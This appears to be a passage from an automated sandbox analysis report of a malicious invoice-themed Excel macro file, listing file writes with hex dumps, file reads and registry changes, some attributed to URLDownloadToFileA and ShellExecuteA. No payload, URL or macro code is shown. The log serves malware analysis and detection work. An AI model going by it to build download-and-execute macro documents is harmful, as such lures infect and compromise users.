C:\Users\user\Desktop\94FE0000	50704	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\94FE0000	56954	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4a 2a d7 3d 7c 02 00 00 05 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....+... .....B...xl/_rels/wor kbook.xml.relsPK..-.....!. J*.=|..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\995379.cvr	unknown	1388	4d 53 51 4d 78 00 00 00 00 00 00 00 cd 4b 52 d7 0b 00 00 00 f4 04 00 00 02 00 00 00 00 00 0e 00 67 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 7e 1c 16 7d e8 d6 01 1d cf 4a 24 7d e8 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00 00 00 ee 5c 00 00 03 00 00 00 45 58 43 45 00 00 00 00 04 00 00 00 ff ff ff ff 00 00 00 00 05 00 00 00 ff ff ff ff 00 00 00 00 06 00 00 00 00 00 00 00 9c 00 00 00 35 00 00 00 67 1b 00 00 00 00 00 00 3b 00 00 00 02 00 00 00 9c 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00 00 04 00 00 00 00 00 00 6c 00 00 00 00 00 00	MSQMx.....KR..... ..g.....~.. }.....J$}..... ....\ .....EXCE..... .....5...g..... ..;.....<.....A... .....l.....	success or wait	1	14095828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	0	1408	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	0	88	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\306DC57A.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B2BA333.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94389B98.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	unknown	1408	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A668FB8C.png	0	2653	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D83A8E1D.emf	0	1408	pending	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2A2BD66.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV9698791470-20210111920647.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV9698791470-20210111920647.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Copyright null 2021

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEA20	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF46D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F14C8	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	14095828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	14095828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	14095828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	14095828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEA20	EEA20	binary	04 00 00 00 80 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 48 5F 94 19 7D E8 D6 01 20 EA 0E 00 20 EA 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF46D	EF46D	binary	04 00 00 00 80 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C6 0C 1E 1B 7D E8 D6 01 6D F4 0E 00 6D F4 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F14C8	F14C8	binary	04 00 00 00 80 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 49 00 4E 00 56 00 39 00 36 00 39 00 38 00 37 00 39 00 31 00 34 00 37 00 30 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 39 00 32 00 30 00 36 00 34 00 37 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 C1 7F 14 20 7D E8 D6 01 C8 14 0F 00 C8 14 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 